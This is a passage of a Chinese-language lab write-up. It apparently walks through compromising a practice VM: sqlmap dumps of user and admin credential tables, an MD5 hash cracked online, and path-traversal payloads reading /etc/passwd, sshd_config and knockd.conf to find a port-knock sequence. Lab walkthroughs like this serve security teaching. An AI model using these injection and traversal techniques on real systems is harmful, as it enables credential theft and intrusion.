| id | int(6) unsigned |
| lastname | varchar(30) |
| password | varchar(20) |
| reg_date | timestamp |
| username | varchar(30) |
+-----------+-----------------+

查看指定字段的数据

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch -D users -T UserDetails -C "username,password" --dump

[18:23:53] [INFO] fetching entries of column(s) 'password,username' for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
+-----------+---------------+
| username | password |
+-----------+---------------+
| marym | 3kfs86sfd |
| julied | 468sfdfsd2 |
| fredf | 4sfd87sfd1 |
| barneyr | RocksOff |
| tomc | TC&TheBoyz |
| jerrym | B8m#48sd |
| wilmaf | Pebbles |
| bettyr | BamBam01 |
| chandlerb | UrAG0D! |
| joeyt | Passw0rd |
| rachelg | yN72#dsd |
| rossg | ILoveRachel |
| monicag | 3248dsds7s |
| phoebeb | smellycats |
| scoots | YR3BVxxxw87 |
| janitor | Ilovepeepee |
| janitor2 | Hawaii-Five-0 |
+-----------+---------------+

[18:23:53] [INFO] table 'users.UserDetails' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.3.45/dump/users/UserDetails.csv'
[18:23:53] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-01102026_0623pm.csv'

将数据保存下来

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[~/localkali/testpayload]
└─ cat /root/.local/share/sqlmap/output/192.168.3.45/dump/users/UserDetails.csv | awk -F, '{print $1}' > user.txt

┌──(root㉿kali)-[~/localkali/testpayload]
└─cat /root/.local/share/sqlmap/output/192.168.3.45/dump/users/UserDetails.csv | awk -F, '{print $2}' > pass.txt

┌──(root㉿kali)-[~/localkali/testpayload]
└─# cat user.txt
username
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2

查看Staff库

同样的方法查看Staff库中的数据

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -l a.txt -D Staff --tables --batch
[18:30:11] [INFO] fetching tables for database: 'Staff'
Database: Staff
[2 tables]
+--------------+
| StaffDetails |
| Users |
+--------------+

┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -l a.txt -D Staff -T Users --columns --batch
[18:31:46] [INFO] fetching columns for table 'Users' in database 'Staff'
Database: Staff
Table: Users
[3 columns]
+----------+-----------------+
| Column | Type |
+----------+-----------------+
| Password | varchar(255) |
| UserID | int(6) unsigned |
| Username | varchar(255) |
+----------+-----------------+

┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -l a.txt --batch -D Staff -T Users -C "Username,Password" --dump
Database: Staff
Table: Users
[1 entry]
+----------+----------------------------------+
| Username | Password |
+----------+----------------------------------+

| admin | 856f5de590ef37314e7c3bdf6f8a66dc |
+----------+----------------------------------+

password看上去是md5somd5.com在线爆破一下,结果是transorbital1

3.登录


登录进来发现只是多了几个按钮,增加记录,没有什么作用



/etc/passwd


找到file真实路径,下面只是演示


手动添加payload, 如../../../etc/passwd

可以看到在../../../../etc/passwdlength开始变化, 找到真实路径

或者url上面多加一些根目录也是可以的


/etc/ssh/sshd_config

查看etc/ssh/sshd_config配置文件,浏览器搜索root,查看有用的信息,可以发现不允许root远程ssh登录


/proc/sched_debug

将页面上的数据复制,然后到kali 中,执行vi b.txt, 粘贴进去

1
http://192.168.3.45/addrecord.php?file=../../../../proc/sched_debug


将数据处理后可以看到knockd的服务

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
┌──(root㉿kali)-[~/localkali/testpayload]
└─# cat b.txt|egrep '[a-zA-Z]+' -o|sort|uniq
...
kdevtmpfs
key
khugepaged
khungtaskd
kintegrityd
knockd #注意这个服务
ksmd
ksoftirqd
kstrp
kswapd
kthreadd
kthrotld
ktime
kworker
latency
...

[!NOTE] 命令解释
awk -F, '{print $2}'提取第二列awk是一个强大的文本处理工具。-F,指定使用逗号作为字段分隔符(CSV文件的标准分隔符)。{print $2}表示打印每一行的第二个字段

/etc/knockd.conf

敲门服务,需要依次对三个端口发送SYN包才能启动

1
2
3
4
5
6
7
8
9
10
11
12
http://192.168.3.45/addrecord.php?file=../../../../etc/knockd.conf

[options] UseSyslog
[openSSH] sequence = 7469,8475,9842
seq_timeout = 25
command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j
ACCEPT tcpflags = syn
[closeSSH]
sequence = 9842,8475,7469
seq_timeout = 25
command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j
ACCEPT tcpflags = syn

先进行nmap,发现22端口过滤状态,依次执行3nc命令后,22端口开启

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
┌──(root㉿kali)-[~/localkali/testpayload]
└─# nmap -p 22 192.168.3.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 19:09 CST
